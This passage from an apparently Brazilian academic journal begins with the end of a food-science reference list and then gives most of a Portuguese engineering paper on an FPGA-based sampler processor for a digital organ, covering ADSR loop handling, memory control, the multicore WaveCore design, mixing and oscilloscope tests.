GRZELAK T, WOZNIAK U, CZYZEWSKA K. **The influence of natural feeding on human health: short- and long-term perspectives.** Poznan: Poznan University, 2014. Disponível em: <http://www.ncbi.nlm.nih.gov/pmc/articles/PMC4027849/> Acesso em: 8 set. 2015.

LIMA, N. K. P. et al. Análises físico-químicas de amostras de leite UHT integral comercializados no município de Morrinhos, GO. Revista de Biotecnologia e Ciência, v.2, n. 1, p. 93-102, 2012.

MORETTO, E., FETT R., KUSKOSKY E., M., GONZAGA L. V. Introdução à ciência de alimentos. Florianópolis: Universidade Federal de Santa Catarina, 2008. 255p.

ROBIM, M. S. et al. Pesquisa de fraude no leite UAT integral comercializado no estado do Rio de Janeiro e comparação entre os métodos de análises físico-químicas oficiais e o método de ultrassom. Instituto de Laticínios Cândido Tostes, Juiz de Fora, v. 67, n. 389, p. 43-50, 2012.

SILVA, A. M.; DUTRA, M. B. L. Avaliação de informações contidas em rótulos de café torrado e moído. Revista Alimentos e Nutrição. v. 22, n. 3, p. 449-454, 2011.

SOARES, F. B., SOUSA, J. M., DIMENSTEIN, R. Avaliação da concentração de retinol em leite UHT (“Ultra High Temperature”) comercializado em Natal, Rio Grande do Norte. Natal: Universidade Federal do Rio Grande do Norte, 2008. Disponível em: http://www.scielo.br/scielo.php?script=sci_arttext&pid=S0100-40422008000200014 Acesso em 5 nov. 2015.

TANAMATI, C., OLIVEIRA, C. C, VISENTAINER, J.V., MATSUSHITA, M. SOUZA, N. E. *Comparative Study of Total Lipids in Beef Using Chlorinated Solvent and Low Toxicity Solvents Methods*. Maringá: Universidade Estadual de Maringá, 2005. Disponível em: <http://link.springer.com/article/10.1007%2Fs11746-005-1083-4> Acesso em 9 set 2015.

TONIAL, I. B., STEVANATO, F. B., MATSUSHITA M., SOUZA, N. E., FURUYA W. M., & VISENTEINER J. V. Optimization of flaxseed oil feeding time and length in adult Nile tilapia (*Oreochromis niloticus*) as a function of muscle Omega 3 fatty acids composition. Paraná: Aquaculture Nutrition, 2009. Disponível em: <http://onlinelibrary.wiley.com/doi/10.1111/j.1365-2095.2008.00623.x/abstract> Acesso em: 9 set. 2015

TRONCO, V. M. *Manual para inspeção da qualidade do leite*. Santa Maria: UFSM, 2010. 206 p.

DESTAQUE

Ciências Exatas e Tecnológicas - Engenharia Eletrônica

DESENVOLVIMENTO DE UM PROTÓTIPO DE SISTEMA SAMPLER DE INSTRUMENTOS MUSICAIS IMPLEMENTADO EM ARQUITETURA RECONFIGURÁVEL

Josias Diego Martins

Engenheiro em Eletrônica pela Universidade Feevale, Aluno Especial no Programa de Pós-Graduação em Microeletrônica pela Universidade Federal do Rio Grande do Sul.

Delfim Luiz Torok

Mestre em Ciência da computação, Professor de Engenharia Eletrônica na Universidade Feevale.

R E S U M O

Este trabalho apresenta o estudo e desenvolvimento de um protótipo de processador Sampler para órgão digital, utilizando uma arquitetura reconfigurável do tipo *Field-Programmable Gate Array* (FPGA), como uma alternativa ao uso de *Application Specific Integrated Circuit* (ASIC), em português, circuito integrado para aplicações específicas, que tornam o desenvolvimento deste tipo de equipamento caro e impossibilitam a atualização do hardware. Foram realizados estudos e desenvolvimento de estruturas para acesso e gravação a memórias do tipo SD e DDR, através de hardware. A execução das amostras dos tubos de órgão é efetuada através de uma arquitetura *MultiCore*. Estes Cores possuem a finalidade de executar as amostras de áudio carregadas na memória RAM em tempo real, realizando as interpolações necessárias para correta execução dos loops. O resultado do processamento dos múltiplos núcleos é misturado em um *mixer*, também responsável por efetuar a normalização dos sinais de forma a envia-los ao decodificador digital-analógico. O comando do processador é realizado por uma unidade externa microcontrolada, através de uma interface SPI utilizando o padrão MIDI. Como resultado, verificou-se a viabilidade da adoção de FPGA para desenvolvimento de processadores *Sampler*, sendo necessário apenas adaptações no layout do processador de forma a melhorar sua performance e eliminar pequenas falhas.

Palavras chave: Conversão digital-analógico. DSP. VHDL. *Sampler*. Órgão Digital.

A B S T R A C T

This work presents the study and development of a sampler device prototype for Digital Organ, using a Field-Programmable Gate Array (FPGA) reconfigurable architecture as an alternative for Application Specific Integrated Circuit (ASIC) at where the development of this kind of equipment are such expensive and updates of this hardware are impossible. Are realized studies and has developed some structures for read and write on DDR memories and SD Card access through hardware. A MultiCore system is responsible to execute the Tube Sample's of the Organ. These Cores have a finality of execute the audio sample's charged into RAM memory in real time, and realize the necessary interpolation for correctly execution of the loops. The Core process results are mixed into a mixer structure, with are responsible to normalize the signals and send for the digital-to-analog decoder. The command instruction is send to sampler processor by an external microcontroller using an SPI interface with MIDI words. As a result, are proved the viability of the FPGA use for this application, but, as necessary some adaptations into layout of this processor to improve the performance and correct bugs.

Keywords: Digital-to-Analog Conversion. DSP. VHDL. *Sampler*. Digital Organ.

1 INTRODUÇÃO

A descoberta da eletricidade teve grande influência na humanidade, tornando possível o desenvolvimento de diversos equipamentos que vieram a causar mudanças no estilo de vida das pessoas. Na área da música não foi diferente. Como relatado por Davies em seu artigo *A History of Sampler*, Antoine Chatard descreveu um método de armazenamento eletromagnético que veio a ser a base para os primeiros instrumentos musicais que fazem uso de amostras obtidas de instrumentos reais. (DAVIES, 2000, APUD ANTOINE, 1907).

Com a ascensão da eletrônica digital, surge uma nova classe de instrumentos musicais, muito mais robustos, apresentando uma sonoridade praticamente indistinguível de um instrumento acústico. Este tipo de hardware, conhecido como *Sampler*, é o coração de diversos instrumentos musicais digitais modernos de médio e alto custo.

O objetivo do projeto descrito neste documento é verificar a viabilidade do desenvolvimento de um *Sampler* para órgão digital em arquitetura reconfigurável do tipo FPGA. Utilizando uma arquitetura deste tipo, garante-se a possibilidade de atualizações e melhorias no circuito e incremento de funcionalidades, desde que atendidos os requisitos e limitações do dispositivo empregado no projeto.

1.1 O DISPOSITIVO SAMPLER

O Sampler é um equipamento que executa amostras de instrumentos musicais em tempo real, com base em instruções e parâmetros passados pela console de comando. A aplicação deste conceito, amostragem e execução de amostras em tempo real, passou a ser utilizado de forma ampla para a construção de instrumentos digitais que simulam instrumentos musicais




Figura 1.1 – Esboço da amostra de um instrumento qualquer.
Fonte: DAVIES, 2014.




Figura 1.2 – Gráfico ADSR típico.
Fonte: FARREL, 2014.

acústicos, tais como órgãos e pianos digitais. A técnica de amostragem e execução controlada em loop possibilitou o incremento de qualidade, tornando a sonoridade indistinguível de um instrumento acústico. (DAVIES, 2000).

1.1.1 AMOSTRAS DE INSTRUMENTOS

A técnica de amostragem utilizada em *Samplers* faz uso gravações digitais de alta fidelidade do instrumento acústico, trazendo assim toda as nuances que compõe seu timbre, tais como frequências harmônicas que normalmente não são simuladas com precisão em. Na Figura 1.1 consta um esboço de um trecho da forma de onda obtida através da amostragem de uma nota em um instrumento qualquer.

A forma de onda esboçada na Figura 1.1 possui componentes de frequências mais altas do que sua frequência básica – destacado em “a” – que normalmente ocorrem devido ao desdobramento da frequência básica em harmônicas causadas pelas características específicas dos materiais que compõe o instrumento (DAVIES, 2000).

1.1.2 ANÁLISE DE UMA AMOSTRA PARA GERAÇÃO DE LOOPS

Para que uma amostra de áudio possa ser utilizada em um *Sampler*, esta é separada em quatro partes distintas: Ataque, Declínio, Sustentação e Liberação (ADSRADSR – Ataque, Declínio, Sustentação e Liberação). Na Figura 1.2, consta o gráfico ADSR típico da amplitude da amostra sonora em função do tempo (CARVALHO, 1995).

Conforme a Figura 1.2, uma amostra sonora de um instrumento possui um período transiente inicial, composto por um período ascendente chamado ataque (attack) e um pequeno




Figura 1.3 – Amostra de um registro de órgão de tubos separados nos pontos ADSR.
Fonte: O Autor, 2014.

decaimento (decay), posteriormente um período de estabilidade ocorre (que pode não existir a depender do instrumento), chamado sustentação (sustain time), que é seguido por um período de liberação (release), quando o som é completamente extinguido.

O loop de uma amostra é efetuado dentro do período de sustentação, onde o mesmo possui uma característica relativamente previsível e repetitiva. Na Figura 1.3, gerada a partir de uma amostra de órgão de tubos carregada no software MATLAB, são marcados os quatro pontos ADSR que descrevem o comportamento desta amostra

Conforme a Figura 1.3, o ponto 1, chamado ataque, ocorre a partir do instante zero, quando a tecla é pressionada. O ponto 2, chamado declínio ocorre após a pressão de ar que passa pelo tubo estabiliza. O ponto 3, chamado sustentação, é nada mais que um ponto de regime permanente. O ponto 4, chamado liberação, ocorre quando a válvula que alimenta o tubo com ar é fechada, fazendo com que este pare de ressonar e desestabilize cessando o som.




Figura 1.4 – Composição de intercessão de loop
Fonte: O Autor, 2014.

2 DESENVOLVIMENTO DO PROTÓTIPO DO SAMPLER

1.1.3 EXECUÇÃO DE AMOSTRAS EM SISTEMAS SAMPLER

Um dos problemas com a técnica de execução de amostras em loop reside no aparecimento de ruídos de alta frequência ao retornar a amostra de seu final para o início ou outro trecho intermediário. Este tipo de ruído aparece devido ao ponto de corte no final da amostra dificilmente coincidir com o ponto de emenda para criação do loop, gerando um fenômeno chamado Fenômeno de GIBBS. Na Figura 1.4, constam dois exemplos de intercessão entre o final e o início de uma amostra em loop.

Conforme a Figura 1.4 (a) o fim da amostra não coincide com o início do ponto de intercessão, gerando assim um degrau. Esta interseção abrupta demonstrada gera um ruído cuja amplitude é proporcional ao salto entre a última e primeira amostra do sinal. Na Figura 1.4 (b) é utilizada uma técnica onde as amostras são tradas de modo a definir exatamente os pontos de loop, ajustando as formas de onda para que o ponto de intercessão do loop case perfeitamente de forma a eliminar os efeitos indesejados. O ponto de interseção coincide perfeitamente, fazendo com que o sinal sofra pouca alteração. As pequenas diferenças que porventura ainda persistam, o hardware *sampler* corrige através de interpolação simples.

O desenvolvimento deste protótipo aborda diversos conceitos, como controle de memória RAM Dual Port, acesso a cartão SD e DSP. Na Figura 2.1, consta o diagrama em blocos da estrutura interna do Sampler desenvolvido, bem como suas ligações.

Conforme apresentado na Figura 2.1, o bloco principal do projeto, denomina-se “TOP Sampler”. Este reúne as unidades de inicialização, responsável por inicializar o dispositivo bem

como configura o modo de operação e controle do acesso serial (UART) para diagnósticos (acesso direto à memória para análise), além das ligações entre cada estrutura.




Figura 2.1 – Diagrama em blocos do Protótipo do Sampler.
Fonte – MARTINS, 2014.

2.1 TRATAMENTO DE AMOSTRAS

Este projeto de *Sampler* foi concebido como um dispositivo específico, sendo projetado para uso como processador de áudio para um órgão digital. Desta forma, a arquitetura desenvolvida é simplificada, utilizando exemplos tratados cujos pontos ADSR são localizados previamente e seus endereços guardados em um bloco de memória do FPGA.

Na Figura 2.2, constam os gráficos contendo o resultado do processo de separação dos pontos ADSR para os exemplos 36 e 37 efetuado através do software MATLAB.

Conforme a Figura 2.2, o processo de separação dos pontos ADSR ocorreu conforme esperado, onde na primeira coluna consta a amostra completa, na segunda coluna as regiões de ataque e declínio, na terceira coluna a região de sustentação, e na quarta coluna, a região de liberação.




Figura 2.2 – Trecho ADSR separados para os exemplos de número 36 até 38.

Fonte - O Autor, 2014.

2.2 ACESSO À MEMÓRIA RAM

O kit de desenvolvimento Xilinx LX9 Microboard é dotado de um módulo de memória RAM contendo 64 MB. Para controle desta memória, a Xilinx disponibiliza através de sua ferramenta *Core Generator*, uma estrutura (*Core*) para acesso a memória (Avnet, 2014).

Para tanto, este *Core* necessita de uma sequência de comandos bem específica. Para controle deste, desenvolveu-se um módulo chamado `DATA_RAM_Control`. Desta forma, todos os sinais e comandos são de responsabilidade desta estrutura (Martins, 2014).




Figura 2.3 – Transmissão de dados em modo SPI.
Fonte – O Autor, 2014.

2.3 DECODIFICADOR DIGITAL PARA ANALÓGICO

O controle do dispositivo decodificador é efetuado através de um barramento do tipo SPI, este tipo de transmissão de dados funciona utilizando 3 sinais básicos: clock, sincronismo e dados. Na Figura 2.3, consta a captura de tela do Osciloscópio Agilent 54622D, demonstrando os sinais de controle do DA em modo SPI.

Na Figura 2.3, o pino D0 do osciloscópio representa o sinal de sincronismo, onde sua transição ocorre sempre na borda de descida do clock (sinal D3). Os sinais D1 e D2 do osciloscópio representam os barramentos de dados, transferindo informações de forma serial.

2.4 UNIDADE DE EXECUÇÃO WAVE

A Unidade de Execução Wave (WEUWEU – Unidade de Execução Wave) é responsável por executar as amostras e gerir os loops. O processamento é em tempo de mantendo uma taxa de 44100 amostras de 16 bits por segundo. Esta unidade é separada em quatro blocos básicos: Núcleo de Execução WAVE (*WaveCoreWaveCore* – Núcleo de Execução WAVE), memória cache para endereços, controle de acesso a memória RAM e escalonador de processos.

2.4.1 ESCALONADOR DE PROCESSOS

O escalonador de processos é a estrutura responsável por receber as solicitações, trata-las e encaminha-las a um núcleo de processamento disponível. Para tanto, existe uma fila de prioridade com base na ocupação dos *WaveCores*. O processo de desligamento da nota ocorre de forma direta, apenas verificando qual *WaveCore* está sinalizando a execução da referida nota (MARTINS, 2014).

Desta forma, o escalonador possui como objetivo básico identificar as requisições de acionamento e desacionamento de notas, selecionando um *WaveCore* que esteja livre e repasando as informações necessárias para que a execução ocorra. Uma vez selecionado, um sinal de *enable* é enviado. Este, por sua vez, permanece ativo e em execução de forma paralela, até que o escalonador leve o sinal de *enable* para nível lógico baixo (MARTINS, 2014).

2.4.2 MEMÓRIA CACHE PARA ENDEREÇOS DE MEMÓRIA

A memória cache para endereço, utilizada neste projeto é constituída, basicamente, por um conjunto de registradores com seus valores fixados por default, que são descarregados no

barramento conforme as solicitações do escalonador. Tal memória cache, desta forma, está ligada diretamente ao escalonador, não sendo acessada diretamente pelo *WaveCore*, podendo ser considerada uma memória Cache de L2 compartilhada do tipo somente leitura (MARTINS, 2014).

2.4.3 CONTROLADOR DE ACESSO À MEMÓRIA RAM

O controlador de acesso a memória RAM atua como um multiplexador inteligente, efetuando a seleção de qual *WaveCore* obterá acesso à memória. Para o *WaveCore*, este processo é transparente, sendo que na ótica deste é como se o acesso ocorresse de forma direta, porém, quem está realizando o acesso é o controlador de acesso a memória. Na Figura 2.4, consta o fluxograma descrevendo a sequência lógica de operação do controlador de acesso a memória RAM da WEU.

Conforme a Figura 2.4, observa-se que o controlador possui apenas como objetivo verificar se algum *WaveCore* solicita acesso à memória, ligando-o a mesma em caso positivo e efetuando a entrega de informações. Este procedimento ocorre de forma cíclica, disponibilizando tempo de acesso a cada *WaveCore* conforme a necessidade.




Figura 2.4 – Fluxograma do controlador de acesso a memória RAM da WEU.

Fonte – O Autor, 2015.




Figura 2.5 – Fluxograma demonstrativo do funcionamento do WaveCore.
Fonte – Martins, 2014.

2.4.4 NÚCLEO DE EXECUÇÃO WAV

O Núcleo de Execução Wave (*WaveCore*) desenvolvido neste projeto é separado em duas etapas básicas: Execução padrão (inicialização e loop) e Finalização. Cada uma das duas etapas possuem uma sequência específica de funcionamento, realizando análise e testes entre as amostras de forma a garantir os pontos de corte e retorno. Na Figura 2.5 consta o fluxograma descritivo do funcionamento do *WaveCore* desenvolvido.

Conforme a Figura 2.5, o *WaveCore* aguarda um sinal de *enable*, que é enviado pela estrutura principal da *WEU* através do escalonador de processos. Após o *enable* ser percebido, o *WaveCore* efetua a carga dos endereços utilizados para os loops a partir do barramento ligado à memória Cache L2. Estes dados já foram carregados a partir do próprio escalonador de processos e encontram-se no barramento aguardan-

do para descarga. Com base nestes endereços, o *WaveCore* efetua o carregamento inicial da última amostra do trecho de loop da nota, necessário para normalização na sequência de finalização e para o processo de loop. Realizada esta etapa de inicialização, o *WaveCore* verifica o modo de operação (finalização ou loop), e efetua o carregamento da próxima amostra prevista com base em um contador de endereços. Quando o contador atingir o valor limite para o loop (endereço do contador é maior que o endereço final do trecho de loop carregado), o endereço é resetado para o endereço de início do loop, mantendo a nota soando. Caso o instrumentista solte a nota e o escalonador de processos comute o sinal de *enable* do *WaveCore* para nível lógico baixo, este entrará na rotina de finalização. Esta rotina basicamente continua a execução da nota por no máximo um ciclo de sua frequência, até encontrar o pico do sinal sinusoidal. Localizado o pico, o *WaveCore* realiza um salto para o endereço onde encontra-se a última amostra do trecho de *sustentação*, normalizando a amostra de pico localizada utilizando como base a última amostra de *sustentação* que se encontra armazenada na memória cache. Desta forma, o endereço de memória é incrementado e o *WaveCore* executa o trecho de *liberação*. Quando a execução é concluída, o *WaveCore* retorna para o estado inicial aguardando um novo sinal de *enable* do escalonador.

As amostras gravadas em arquivo WAVE ainda possuem duas características importantes que devem ser levadas em consideração antes de aplicar qualquer processo de normalização ou comparação. As referidas amostras são armazenadas em complemento a 1, e com os 8 Bits Mais Significativos (MSBMSB – Bits Mais Significativos) invertidos em relação aos 8 Bits Menos Significativo(s) (LSBLSB – Bits Menos Significativos). Desta forma, ao carregar o dado da memória RAM, este deve ser reconstruído invertendo os 8 MSB com os 8 LSB. Ainda, o complemento a 1 deve ser removido, uma vez que o DA trabalha com níveis PCM apenas positivos, iniciando no valor zero (MARTINS, 2014).

Após realizado o processo de ordenação de dados e remoção do complemento a 1, as amostras estão prontas para os processos de análise descritos no fluxograma, e somente após estes processos, a informação estará pronta para ser entregue ao Misturador (Mixer).

2.5 MISTURADOR

Todos os sinais produzidos através da WEU devem ser misturados de forma a compor um único sinal a ser decodificado pelo DA. Este processo é realizado por um *Mixer*, desenvolvido para somar os sinais entrantes e normalizá-los.

O resultado das informações processadas nos 8 *WaveCores* é transmitido através de um barramento de 128 bits. Este barramento, por sua vez, é separado em blocos de 16 bits a serem somados entre si, cujo resultado é armazenado em um registrador de 19 bits. A normalização, para que o sinal não exceda o limite do decodificador, é efetuada utilizando a sinalização de operação dos *WaveCores*. Na Equação 2.1, consta a demonstração matemática (soma e divisão binária) de como ocorre o processo de mistura entre dois sinais, enviados por dois *WaveCores* ativos.

$$\begin{aligned} \text{Sinal 1} &= 1001010111110100, & \text{Sinal 2} &= 1010010110010101 \\ \text{Sinal Somado} &= \text{Sinal 1} + \text{Sinal 2} = 1001010111110100 + 1010010110010101 \\ \text{Soma} &= 10011101110001001 \rightarrow 17 \text{ bits} \\ \text{Barramento Cores Ativos} &= 00000011 \\ \text{Soma Cores Ativos} &= 0 + 0 + 0 + 0 + 0 + 0 + 0 + 1 + 1 = 10 \\ \text{Normalizado} &= \frac{\text{Sinal Somado}}{\text{Soma Cores Ativos}} = 1001110111000100 \rightarrow 16 \text{ bits} \end{aligned}$$

(2.1)

3 TESTES E VALIDAÇÕES

Onde, “Sinal 1” e “Sinal 2” são os sinais enviados por dois *WaveCores*, “Sinal Somado”, é o resultado da soma binária entre os dois sinais, “Barramento Cores Ativos” é a informação de sinalização dos *WaveCores* em execução, “Soma Cores Ativos” representa o número de *WaveCores* ativos no momento em que estes sinais são somados e “Normalizado”, é o resultado final da mistura de sinais após a normalização.

De forma a validar o funcionamento do dispositivo como um todo, alguns testes foram realizados. No total, foram realizados quatro testes gerais do dispositivo e um teste específico, sendo eles: Teste de inicialização e corte de uma nota, teste de inicialização de uma nota mantendo loop por tempo indeterminado, teste de polifonia com duas notas e teste de polifonia com múltiplas notas (limitado a oito notas) e teste de acesso à memória RAM.

3.1 VALIDAÇÃO DE ACESSO À MEMÓRIA RAM

Os testes foram efetuados utilizando-se a ferramenta Gerdata_V04, desenvolvida pelo professor Mestre Delfim Luiz Torok. Esta ferramenta basicamente envia informações através de uma porta Serial, e posteriormente efetua a leitura dos dados devolvidos. Na Figura 3.1, consta a captura de tela do Osciloscópio Agilent 54622D, contendo os sinais do processo de leitura e escrita, respectivamente, realizado na memória RAM.



Figura 3.1 – Sinais de escrita e leitura, respectivamente, na memória RAM.
 Fonte: O Autor, 2014.




Figura 3.2 – Tempo de recuperação de um bloco de dados da memória RAM.
 Fonte: O Autor, 2014.

Na Figura 3.1, são destacados dois processos, sendo o primeiro quadro o processo de gravação, e o segundo quadro o processo de leitura. Os sinais D0 até D3 são comuns para ambos os processos (leitura e escrita), sendo que o pino D0 do osciloscópio corresponde ao sinal de *enable*, D1 é o sinal de ocupado retornado pelo módulo de controle da memória, D2 é o sinal *p0_cmd_enable*, utilizado para transferência do comando ao *Core* de controle, D3 é o sinal *p0_cmd_empty* que deve comutar a zero quando o comando é recebido e aceito. Os pinos D6 e D8, são utilizados no processo de gravação, sendo os sinais *p0_wr_enable* e *p0_wr_empty* respectivamente, os pinos D7 e D9 são utilizados no processo de leitura, sendo os sinais *p0_rd_enable* e *p0_rd_empty*, respectivamente. O pino D11 está ligado a saída de VCC dos PMODS do kit.

Na Figura 3.2, consta a medição do tempo de recuperação de um bloco de 32 bits a partir da memória RAM, medido em um Osciloscópio Agilent 54622D.

Conforme a Figura 3.2, o tempo de recuperação de um bloco de dados ocorre em 393 ns. Esta informação é importante, pois está intimamente ligada a quantidade de vezes (notas) que podem ser processadas simultaneamente.

Na equação 3.1, consta o cálculo que representa o tempo mínimo para recuperação de um bloco de dados de forma a sustentar uma polifonia de 32 vozes.

$$t_{max} < \frac{1\text{seg}}{F_s * 32} < \frac{1}{44100 * 32} < 708,61 \text{ ns} \quad (3.1)$$

Onde " t_{max} " é o tempo máximo de espera para que uma amostra seja entregue da memória de forma a satisfazer uma polifonia de 32 vozes a uma taxa de 44100 Hz, "seg" é segundo, "Fs" a frequência de amostragem e 32 o número de vozes em curso.

Comparando os resultados (equação x resultado prático), conclui-se que o controlador atende os requisitos mínimos para operação do *sampler*.

Ainda com base neste tempo de recuperação medido, estima-se a velocidade de transferência da memória RAM, conforme Equação 3.2.

$$\text{BaudRate} = \left[\left(\frac{4}{393 * 10^{-9}} \right) / 1024 \right] / 1024 = 9,706 \text{ MB/s} \quad (3.2)$$

3.2 INICIALIZAÇÃO E CORTE DE UMA NOTA

Este teste visa verificar o funcionamento do *WaveCore*, analisando o comportamento da forma de onda reproduzida pelo DA. Durante os testes, é enviado um sinal para ligar uma determinada nota, aguardando o tempo de aproximadamente 2 segundos e posteriormente enviando um sinal para desligar a mesma nota. Na Figura 3.3, consta a captura de tela do osciloscópio Agilent 54622D no momento de inicialização da nota número 36.




Figura 3.3 – Inicialização da nota número 36
Fonte: O Autor, 2014.

